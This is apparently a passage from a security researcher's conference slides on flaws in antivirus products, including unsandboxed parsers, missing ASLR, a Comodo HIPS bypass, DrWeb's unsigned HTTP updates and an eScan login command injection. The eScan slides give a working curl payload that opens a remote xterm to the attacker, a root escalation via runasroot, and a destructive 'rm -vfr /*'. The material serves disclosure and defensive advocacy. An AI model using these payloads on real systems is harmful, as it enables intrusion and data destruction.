000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30 ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54 9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B 33 34 30 32 38 ype/XRef/W[34028
00036200 32 33 36 36 39 32 30 39 33 38 34 36 33 34 36 33 2366920938463463
00036210 33 37 34 36 30 37 34 33 31 37 36 38 32 31 31 34 3746074317682114
00036220 35 35 20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D 55 3 1]>>stream.
```

- According to ESET sources they use fuzzing as part of QA.
  - I think they are not doing it very well...
- Finding this bug was trivial, like all the ones I previously shown.
- This bug was reported and fixed by ESET.



# Comodo

- Comodo AV... did I say they wrote a blog post using my previous research to promote their products?
  - Hi Kevin!
- They talk in their blog post (<http://x90.es/comodofail>) about their sandboxed processes.
  - They only sandbox processes in Windows, not in Unix.
    - TIP: You could rip the Chrome's sandbox like you're doing with the Comodo Dragon browser. It runs in Linux too...
  - Under Unix/Linux, the processes run un-sandboxed...
  - And, BTW, finding bugs in this AV is trivial, like with most AV products out there, no matter what they say.

# Comodo example vulnerability

- I have ~9 bugs in their parsers discovered with my fuzzers (1 instance, 1 week).
- Almost any malformed OLE2 container (i.e., a word document) can make it to crash.
- Let's see an example bug:
  - A stack overflow.
  - Not a stack based overflow, is just a stack recursion bug.
- Details (obscured) in next slide.
  - Obscured because maybe the blog post was a way to ask for a free audit...
  - And I'm not *that-that* stupid.



# Comodo Bugs

- If you want to discover parsing bugs in this AV you can do the following:
  - Take a set of OLE2 files.
  - Fuzz them with radamsa under Linux.
  - Profit.
- Very hard, isn't it?
- BTW, remember: the AV scanning processes doesn't run sandboxed in Linux.

“Security enhanced” software

# Security “enhanced” software

- Some AV suites comes with various other software programs that are installed by default.
- The most typical examples:
  - Browsers and browser toolbars.
  - Crapware of all kind like weather applications, etc...
- If many parts of AV products are not written with the required care... you cannot get an idea about these “security enhanced” applications.
  - Let's see some examples...



# Rising

- Rising is an anti-virus company from China.
- Summary: no ASLR enabled library at all.
- Also, the AV product installs one “security enhanced” browser.
  - Installed by default and set as the default browser.
  - Mimics Internet Explorer with Chinese UI.
- Guess what? The browser is vulnerable as hell.
  - An Internet Explorer 7 kernel based browser.
  - With no sandbox...
  - And many ASLR bypasses because most libraries are not ASLR enabled.

# Rising browser

- Everything runs with “Medium” integrity level and there are 6 libraries without ASLR enabled.
- Isn't it cool?

Name	Private Bytes	Working Set	Process ID	Process Name	Company Name	DEP	Integrity	ASLR
startup.exe	1.796 K	4.500 K	4716	瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
startup.exe	1.764 K	6.324 K	5752	瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
startup.exe	7.576 K	14.624 K	5768	瑞星安全浏览器3.0	Beijing Rising Information ...	DEP (permanent)	Medium	ASLR
renderengine.exe	18.136 K	35.672 K	4692	RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
renderengine.exe	< 0.01	17.096 K	4704	RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
renderengine.exe	5.364 K	9.108 K	3788	RenderEngine Module	Beijing Rising Information ...	DEP	Medium	ASLR
proccxp.exe	5.09	15.584 K	3004	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	High	ASLR
rstray.exe	0.05	18.876 K	4488	瑞星杀毒软件 托盘程序	Beijing Rising Information ...	DEP	High	ASLR

Name	Description	Company Name	Path	ASLR
simsun.ttc			C:\Windows\Fonts\simsun.ttc	n/a
fwfish.dll	fishing Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwfish.dll	
fwlibldr.dll	libloader Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwlibldr.dll	
fwcomp.dll	component manager Dynamic Link...	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwcomp.dll	
fwfs.dll	filesystem Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwfs.dll	
fwvirlib.dll	VirusLib Dynamic Link Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\fwvirlib.dll	
urlrule.dll	Rising AntiSpyware UrlRule Library	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\urlrule.dll	
renderengine.exe	RenderEngine Module	Beijing Rising Information ...	C:\Program Files\Rising\RSE\03.00.00.06\renderengine.exe	ASLR

- Advice to users of this Rising installed browser:  
**DO NOT USE THIS BROWSER.**

# Security enhanced products...

- But, as is common with AV suites, this is not the only example.
- Let's see one more example...

 <sup>®</sup> **KINGSOFT** <sup>®</sup>

---

**北京金山软件有限公司**

# Kingsoft

- Kingsoft distributes with the AV installer one “security enhanced browser” called Liebao, cheetah in Chinese.
- It's installed by default with the AV.
- Also, set as the default browser.
- This browser is exploiter's heaven and they fail at so many levels at doing security software.

# Liebao browser



# Liebao browser (I)

- What is the Liebao ([www.liebao.cn](http://www.liebao.cn)) browser?
  - A very outdated custom Google Chrome version. Their version is 29 and the latest Chrome version is 35 (at time of researching it, now it's 38).
    - Exploits against old Chrome versions would work against Liebao.
  - There are **many** libraries without ASLR inside the process space of Liebao. Examples:
    - kshmpg.dll always loaded at 0x10000000
    - iblocker.dll ~75% of time loaded at the address 0x5340000.
  - ...

# Liebao browser(II)

- More interesting “features” of Liebao browser:
  - A disabled sandbox! The Chrome's sandbox is disabled for some unknown reason. The only sandbox working is the one for Flash and some other plugins.
  - It also comes with a funny extension for Chrome called “screen\_capture.dll” that serves for an obvious purpose: Record screenshots of your screen.
    - What about massively exploiting Liebao users and recording their screen by using this “feature”?
  - I don't know what they smoke.


# Liebao browser (III): The sandbox

- ...or the lack thereof. Proof:

Name	Description	Company Name	Path	ASLR
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db	n/a
counters.dat			C:\Users\joxean\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat	n/a
lblocker.dll	Kingsoft Web-Protection Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\lblocker.dll	
MouseGesture.dll	猎豹安全浏览器鼠标手势模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\MouseGesture.dll	
kaxhlp.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\kaxhlp.dll	
knbpolicy.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\knbpolicy.dll	
ksmon.dll	猎豹安全浏览器安全防护模块	Kingsoft Corporation	C:\Users\joxean\AppData\Local\liebao\4.6.48.7553\Module\security\ksmon.dll	
kshmpg.dll	Kingsoft Webshield Module	Kingsoft Corporation	C:\Program Files\Kingsoft\kingsoft antivirus\kshmpg.dll	

- For users of Liebao: DO NOT USE IT.

# More AV developers writing security software



# Extra about Kingsoft

- Also, they install one ad-ware. Yes, your AV product. It's called NaviNow.
  - It's from a Japanese company with the same name.
  - <http://www.navinow.com>
- It's rather inoffensive:
  - It simply displays pop-ups.
  - Also, understandable as the AV product is free.
- Nevertheless, an AV product is installing, for you, an ad-ware. Very cool...

My Sandbox is Unbreakable (TM)

# Talking about sandboxes...

- Some AV products, like BKAV or Comodo Internet Security, as we have seen previously, are good targets for writing targeted exploits against their users because they install a library without ASLR system wide.
- But, what is this library for?
  - Often, it's used to implement kind of a sandbox.
  - Let's take a closer look to one sandbox...



Or something similar, they said...



# Comodo Internet Security

- Kevin J. Judge, in the Comodo's blog post, used my research to promote their product, as previously mentioned... didn't I? :)
- He talks a lot about the sandbox of the product and the protection it gives and bla, bla, bla...
- I did check the HIPS and the true sandbox, partially, they use to run untrusted applications.
  - The HIPS for ~2 hours (considering the installation time).
  - The true sandbox is more complex.
- Let's see the results...

# HIPS/sandbox bypass demo



Let's see the black magic behind this...  
But, be warned!

```
.data:000000000000B5E30 aNoteToPlagiari db 'Note to plagiarists who are attempting to disassemble this code: '  
.data:000000000000B5E30 db 'Be warned! ',0Ah  
.data:000000000000B5E30 db 'We have patented all of our genuine work and are conducting regul'  
.data:000000000000B5E30 db 'ar code checks on the market for stolen ideas.',0Ah  
.data:000000000000B5E30 db 'Once we notice the plagiarism, we are going to legally pursue you'  
.data:000000000000B5E30 db ' and your company.',0Ah  
.data:000000000000B5E30 db 'Trust in your abilities and invent yourself!',0  
.data:000000000000B5F6E align 10h  
.data:000000000000B5F70 dq 0A2D20h  
.data:000000000000B5F78 dq offset aCmdauthport ; "\\cmdAuthPort"  
.data:000000000000B5F80 dq offset aCmdguiport ; "\\cmdGUIPort"  
.data:000000000000B5F88 dq offset aCmdserviceport ; "\\cmdServicePort"  
.data:000000000000B5F90 dq offset aCmdpingport ; "\\cmdPingPort"
```

You have been warned...

# Comodo Internet Security's HIPS

- Their sandbox (partially) and HIPS system (completely) are implemented as user-land libraries (BTW, without ASLR, the HIPS one) injected system wide:
  - Guard32/64.dll for the HIPS. Cmdvirt32/64.dll for Sandbox.
- The libraries simply hooks some user-land functions like: CreateFile, CreateProcess, etc... using madCodeHook (a genuine work of non Comodo people).
  - It was a good enough technology >10 years ago.
  - I wonder if they patented user-land hooks. Just curious...
- The obvious attack:
  - Call FreeLibrary(GetModuleHandle("guard32.dll")) from inside the monitored process.
  - ...

# Comodo Internet Security's Sandbox

- On the 1st try I received the error 5, “Access denied”.
- Then, I decided to attach a debugger and see what happens.
  - They are also hooking ntdll!LdrUnloadDll. From the very same library. That's all.
- Final try: change page protections of ntdll, patch the function LdrUnloadDll so the hook is removed, reset page privileges and call FreeLibrary.
- Guess what? It works.

# Comodo Internet Security

- I only bypassed, yet, the “Partially limited”, “Limited” and “Restricted levels” of the HIPS (according to the GUI this is part of the sandbox but is not... anyway).
  - It took me 1 hour.
  - It took me longer to install their AV and get familiar with it.
  - BTW, with other levels I cannot run browsers, for example.
- Conclusion:
  - For the next time, before saying that your product is “the most perfect in an imperfect world” you should really audit it.
  - Or shut up your mouth. Just in case.



**COMODO...**

**I HOPED IT WOULD TAKE LONGER TO  
BREAK YOUR SHIT**

memegenerator.net

# Remote Code Execution



**Dr.WEB®**

# DrWeb antivirus

- DrWeb is a russian antivirus. Used, for example, by the largest bank (Sberbank) and the largest search engine in Russia (Yandex) + the Duma, to name a few customers.
- More of their propaganda (the original web page I got this information from is inaccessible since I disclosed just 1 vulnerability during SyScan 2014 Singapore):



**Licenses and Certificates**

**Dr.Web is the only anti-virus certified by the Ministry of Defence of the Russian Federation, the highest grade of certificate from the Government.**

- License of the Ministry of Defence of the Russian Federation, for activities related to information security tools development

**Dr.Web are certified by FSB (Federal Security Service) and FSTEC (Federal Service for Technology and Export Control), which allow their use in organizations with high standards of security.**

- License of the FSB Russia, for activities involving access to state secret information within Moscow and Moscow region
- License of the Centre for licensing, certification and state secret information protection of FSB Russia, for development and/or publishing of tools for protection of classified information
- License of the FSTEC for development of information security tools
- License of the FSTEC for development and/or publishing of tools for protection of classified information

# DrWeb updating protocol

- DrWeb used (still does it?) to update via HTTP only. They do not use SSL/TLS.
- It used to download a catalog file first:
  - Example for Linux:
    - `http://<server>/unix/700/drweb32.lst.lzma`
  - In the catalog file there was a number of updatable files + a hash for them:
    - VDB files (Virus DataBases).
    - DrWeb32.dll.
- The hash was, simply, a CRC32 and no component was signed, even the DrWeb32.dll library.

# DrWeb updating protocol

- The “*highest grade of certificate from the government*” used to require the highest grade of checking for their virus database files and antivirus libraries: CRC32. Lol.
- To exploit in a LAN intercepting these domains was enough:
  - update.nsk1.drweb.com
  - update.drweb.com
  - update.msk.drweb.com
  - update.us.drweb.com
  - update.msk5.drweb.com
  - update.msk6.drweb.com
  - update.fr1.drweb.com
  - update.us1.drweb.com
  - update.nsk1.drweb.com
- ...and replacing drweb32.dll with your “modified” (lzma'ed) version.

# DrWeb updating protocol

- Exploiting it was rather easy with ettercap and a quick Python web server + Unix lzma tool.
  - You only need to calculate the CRC32 checksum and compress (lzma) the drweb32.dll file.
- I tested the bug under Linux: full code execution is possible.
  - Though you need to be in a LAN to be able to do so, obviously.
- One Russian guy wrote a Metasploit exploit for Windows:
  - <http://habrahabr.ru/post/220113/>
- In my opinion, this updating protocol (is?) was horrible.

# DrWeb updating protocol vulnerability

- The vulnerability was fixed and “an alert” issued.
- In the “alert” they do not say they fixed a vulnerability.
  - <http://news.drweb.com/?i=4372&c=5&lng=ru&p=0>
  - The alert is not available in English, only Russian and, I think, Chinese.
- They only said that changes were made to increase the security of the update procedure.
  - Technically true: From no security to some security.
- I did not research the update. It can be fun as I'm 99% sure they are doing it wrong.
  - I had no time to check for this conference, sorry :(



# eScan for Linux

- I was bored some random night in Singapore and found that the eScan product have a Linux version.
- I downloaded and installed it (~1 hour because of the awful hotel's connection).
- Then I started checking what it installs, finding for SUID binaries, etc...
  - They use BitDefender and ClamAV engines, they don't have their own engine so, no need to test the scanners.
    - I already had vulnerabilities for such engines...
- They install a Web server for management and a SUID binary called:
  - `/opt/MicroWorld/sbin/runasroot`

# eScan for Linux

- The SUID binary allows to execute root commands to the following users:
  - root
  - mwconf (created during installation).
- The eScan management application (called MwAdmin) is so flawed I decided to stop at the first RCE... It was fixed recently.
  - A command injection in the login form (PHP).
  - In a “security” product.
  - Yes.

# eScan for Linux login page



Username (Email-id):

Password:

Product name:

Language:

[Forgot Password](#)

# eScan for Linux remote root

- This specific bug required to know/guess an existing user. Not so hard.
  - People from Immunity discovered more bugs that didn't require to guess a user name and used this application as a vuln-hunting teaching tool.
  - The application is buggy as hell. It's only good for learning what not to do or how to write easy exploits, as a tutorial.
- The user name and the password were used to construct an operating system command executed via the PHP's function “exec”.
  - I was not able to inject in the user name.
  - But I was able to inject in the password.
- ...

# Source code of login.php (I)

```
.....if(isvalid_emailid_single1($username) != 0)
.....{
.....    header("Location: index.php?err_msg=user");
.....    exit();
.....}
.....elseif(strlen($passwd) < 5)
.....{
.....    header("Location: index.php?err_msg=password_len");
.....    exit();
.....}
.....else
.....{
.....    $retval = check_user($username, "NULL", $passwdFile, "NULL");
.....    list($k,$v)=explode("-", $retval);
.....    if($v != 0)
.....    {
.....        header("Location: index.php?err_msg=usernotexists");
.....        exit();
.....    }
.....    elseif(strlen($passwd)<5)
.....    {
.....        header("Location: index.php?err_msg=password_len");
.....        exit();
.....    }
.....    elseif(preg_match("/[|&)(!><\'\"` ]/", $passwd))
.....    {
.....        header("Location: index.php?err_msg=password_chars");
.....        exit();
.....    }
.....}
```

# Source code of login.php (II)

- The password sent to the user was passed to check\_user:

```
..... }  
..... elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )  
..... {  
.....     header("Location: index.php?err_msg=password_chars");  
.....     exit();  
..... }  
..... else  
..... {  
.....     $retval=check_user($username,$passwd,$passwdFile,"USERS");  
.....     list($k,$v)=explode("-", $retval);  
.....     if($v == 0)
```

- There were some very basic checks against the password.
  - Specially for shell escape characters.
  - But they forgot various other characters like ';'.

# Source code of common\_functions.php

- Then, the given password was used in the function check\_user like this:

```
function check_user($uname, $password, $passfile, $product)
{
    .....// name and path of the binary
    .....$prog = "/opt/MicroWorld/sbin/checkpass";
    .....$runasroot = "/opt/MicroWorld/sbin/runasroot";
    .....unset($output);
    .....unset($ret);
    .....// name and path of the passwd file
    .....$out= exec("$runasroot $prog $uname $password $passfile $product",$output,$ret);
    .....$val = $output[0]."-".$ret;
    .....return $val;
}
```

# eScan for Linux RCE

- My super-ultra-very-txupi-complex exploit for it:

```
$ xhost +
```

```
$ export TARGET=http://target:10080
```

```
$ curl --data
```

```
"product=1&uname=valid@user.com&pass=1234567;  
DISPLAY=YOURIP:0;xterm;" $TARGET/login.php
```

- Once you're in, run this to escalate privileges:

```
$ /opt/MicroWorld/sbin/runasroot  
/usr/bin/xterm
```

- Or anything else you want...

```
$ /opt/MicroWorld/sbin/runasroot rm -vfr /*
```

# Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- **Conclusions**
- Recommendations

# Conclusions

- In general, AV software...
  - ...doesn't make you any safer against skilled attackers.
  - ...increase your attack surface.
  - ...make you more vulnerable to skilled attackers.
  - ...are as vulnerable to attacks as any other application.
- Some AV software...
  - ...may lower your operating system protections.
  - ...are plagued of both local and remote vulnerabilities.
- Some AV companies...
  - ...don't give a fuck about security in their products.

# Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- **Recommendations**

# Recommendations for AV users

- Do not blindly trust your AV product.
  - BTW, do not trust your AV product.
  - Also, do not trust your AV product.
  - Nope. I cannot stress it enough.
- Isolate the machines with AV engines used for gateways, network inspection, etc...
- Audit your AV engine or ask a 3rd party to audit the AV engine you want to deploy in your organization.

# Recommendations for AV companies

- Audit your products: source code reviews & fuzzing.
  - No, AV comparatives and the like are not even remotely close to this.
  - Running a Bug Bounty, like Avast, is a very good idea too.
  - Internal code audits are good. 3rd party ones are awesome.
- Do not use the highest privileges possible for scanning network packets, files, etc...
  - You don't need to be root/system to scan a network packet or a file.
  - You only need root/system to get the contents of that packet or file.
  - Send the network packet or file contents to another, low privileged or sandboxed, process.

# Recommendations for AV companies

- Run dangerous code under an emulator, vm or, at the very least, in a sandbox. I only know 3 AVs using this approach.
  - The file parsers written in C/C++ code are very dangerous.
  - If one finds a vulnerability and it's running inside an emulator/sandbox one needs also an escape vulnerability to completely own the AV engine.
    - Why is it harder to exploit browsers than security products?
  - Or use a “safer” language. Some AV products, actually, are doing this: Using Lua, for example.
- Do not trust your own processes. They can be owned.
  - I'm not talking about signing the files.
  - I'm talking about your AV's running processes.

# Recommendations for AV companies

- Do not use plain HTTP for updating your product.
  - Use SSL/TLS.
  - Also, digitally sign all files.
    - No, CRC is not a signature. Really.
  - ...and verify there is nothing else after the signature.
  - Also, verify the whole certification chain...

# Recommendations for AV companies

- Drop old code that is of no use today or make this code not available by default.
  - Code for MS-DOS era viruses, packers, protectors, etc...
  - Parsers for file format vulnerabilities in completely unsupported products nowadays.
- Such old code not touched in years is likely to have vulnerabilities.
- Ignore any antivirus comparative company asking you to detect malwares from the Jurassic era. Avoid them.

# Special for Comodo and some other AV(s)...



# Recommendations for AV companies

- This research is not meant to instruct users to not install AV products.
- This research is meant to highlight the typical problems in AV products and push the industry to actually write secure **security** software.
- Reporting bugs responsibly would not make any change at all in the industry as is demonstrated:
  - See the research of Sergio Alvarez or Feng Xue on antivirus software.
  - Then see the dates and what changed.

# Recommendations for AV companies

- Also, do not write blog posts demonizing researchers or manipulating their words in order to promote your products.
  - Just a friendly recommendation.
- Also, never say anything that can be understood as “Hackers can't own my product”.
  - Because we can. And we will. Specially when your product sucks.
  - Unless you're completely sure about the capabilities of your product. And even in that case.
  - In case of doubt, I recommend shutting the f\*\*k up.

# Questions?

